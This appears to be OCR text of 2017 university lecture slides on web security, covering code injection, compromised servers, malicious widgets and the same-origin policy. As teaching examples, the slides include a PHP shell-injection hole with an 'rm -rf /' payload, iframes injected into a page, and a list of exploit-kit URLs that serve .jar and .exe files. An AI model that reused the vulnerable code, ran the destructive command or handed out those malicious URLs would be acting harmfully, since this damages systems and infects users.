Lecture 29 – Web Security 2

Ryan Cunningham
University of Illinois
ECE 422/CS 461 – Fall 2017

Security News

- 1 million users downloaded a fake Facebook Messenger app from Android app store (oops!)
- Level 3 has BGP misconfiguration, causes major internet disruption (oops!)
- $280M worth of Etherium cryptocurrency inaccessible due to operator error (oops!)
- Motherboard estimates one Bitcoin transaction (mining) now consumes as much as average US household in a week

Security on the web

Risk #1: we want data stored on a web server to be protected from unauthorized access

Risk #2: we don't want a malicious (or compromised) sites to be able to trash files/programs on our computers

Risk #3: we don't want a malicious site to be able to spy on or tamper with my information or interactions with other websites


RISK #1 WEB SERVER SECURITY

Code Injection

```
<?php

echo system(“ls ” . $_GET[“path”]);
```

GET /?path=$(rm –rf /) HTTP/1.1




```
<?php

echo system(“ls $(rm -rf /)”);
```

Code Injection

```
<?php

echo system("ls $(rm -rf /)");
```

- Confusing **Data** and **Code**
  - Programmer thought user would supply data, but instead got (and unintentionally executed) code
- Common and dangerous class of vulnerabilities
  - Shell Injection
  - SQL Injection
  - Cross-Site Scripting (XSS)
  - Control-flow Hijacking (Buffer overflows)

RISK #2 BROWSER/CLIENT SECURITY

Web Server Security

- compromise web server and change content directly
  - many vulnerabilities in web applications, apache itself, stolen passwords
  - templating system

```
<!-- Copyright Information -->
 <div align='center' class='copyright'>Powered by
<a href="http://www.invisionboard.com">Invision Power Board</a>(U)
v1.3.1 Final &copy; 2003  
 <a href='http://www.invisionpower.com'>IPS, Inc.</a></div>
</div>
 <iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/new.php?adv=193'></iframe>
```

Third-Party Widgets

- to make sites prettier or more useful:
  - calendaring or stats counter
- search for praying mantis
  - linked to free stats counter in 2002 via Javascript
  - Javascript started to compromise users in 2006

http://expl.info/cgi-bin/ie0606.cgi?homepage
http://expl.info/demo.php
http://expl.info/cgi-bin/ie0606.cgi?type=MS03-11&SP1
http://expl.info/ms0311.jar
http://expl.info/cgi-bin/ie0606.cgi?exploit=MS03-11
http://dist.info/f94mslrfum67dh/winus.exe

Tricking the User

- A common example are sites that display thumbnails to adult videos
- Clicking on a thumbnail causes a page resembling the Windows Media Player plug-in to load. The page asks the user to download and run a special “codec”
- This “codec” is really a malware binary. By pretending that its execution grants access to pornographic material, the adversary tricks the user into accomplishing what would otherwise require an exploitable vulnerability


RISK #3 CLIENT SIDE ISOLATION

Security on the web

- Risk #3: we don't want a malicious site to be able to spy on or tamper with my information or interactions with other websites
  - Browsing to evil.com should not let evil.com spy on my emails in Gmail or buy stuff with my Amazon account
- Defense: the **same-origin policy**
  - A security policy grafted on after-the-fact, and enforced by web browsers
  - Intuition: each web site is isolated from all others


Same-origin policy

- Each site is isolated from all others



Same-origin policy

- Multiple pages from same site aren't isolated



Same-origin policy

- Granularity of protection: the *origin*
- Origin = protocol + hostname (+ port)

- Javascript on one page can read, change, and interact freely with all other pages from the same origin

Same-origin policy

- Browsers provide isolation for JS scripts via the Same Origin Policy (**SOP**)
- Simple version:
  - Browser associates web page elements (layout, cookies, events) with a given **origin** ≈ web server that provided the page/cookies in the first place
    - Identity of web server is in terms of its hostname, e.g., bank.com
- SOP = *only scripts received from a web page's origin have access to page's elements*
- **XSS: Subverting the Same Origin Policy**

Web Review | HTTP

GET / HTTP/1.1
Host: gmail.com

HTTP/1.1 200 OK
…
<html>
<head>
<script>alert('Hi!')</script>
</head>

http://gmail.com/
says:

Hi!

gmail.com

GET /img.png HTTP/1.1
Host: gmail.com

HTTP/1.1 200 OK
…
<89>PNG^M …

Web Review | AJAX (jQuery style)

GET / HTTP/1.1
Host: gmail.com

HTTP/1.1 200 OK
…
<script>
$.get('http://gmail.com/msgs.json',
function (data) { alert(data) });
</script>

gmail.com

http://gmail.com/
says:

{ new_msgs: 3}

GET /msgs.json HTTP/1.1
Host: gmail.com

HTTP/1.1 200 OK
…
{ new_msgs: 3 }

Web Review | Same-Origin Policy (SOP)

(evil!)
facebook.com

GET / HTTP/1.1
Host: facebook.com

HTTP/1.1 200 OK
…
<script>
$.get('http://gmail.com/msgs.json',
function (data) { alert(data); }
</script>

$.get('http://gmail.com/msgs.json',
function (data) { alert(data); }

GET /msgs.json HTTP/1.1
Host: gmail.com

HTTP/1.1 200 OK
…
{ new_msgs: 3 }

gmail.com

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

facebook.com

HTTP/1.1 200 OK
…

?

gmail.com

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

facebook.com

HTTP/1.1 200 OK
…

GET /img.png HTTP/1.1
Host: gmail.com

gmail.com

HTTP/1.1 200 OK
…
<89>PNG^M …

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

facebook.com

HTTP/1.1 200 OK
…
<script src="http://gmail.com/chat.js"/>

?

gmail.com

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

facebook.com

HTTP/1.1 200 OK
…
<script src="http://gmail.com/chat.js"/>


$.get('http://gmail.com/chat.json',
function (data) { alert(data); })

GET /chat.js HTTP/1.1
Host: gmail.com

gmail.com

HTTP/1.1 200 OK
…
$.get('http://gmail.com/chat.json',
function (data) { alert(data); })

Web Review | Same-Origin Policy (SOP)



Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com


facebook.com

HTTP/1.1 200 OK
…
<iframe src="http://gmail.com/chat"/>


?

gmail.com

Web Review | Same-Origin Policy (SOP)

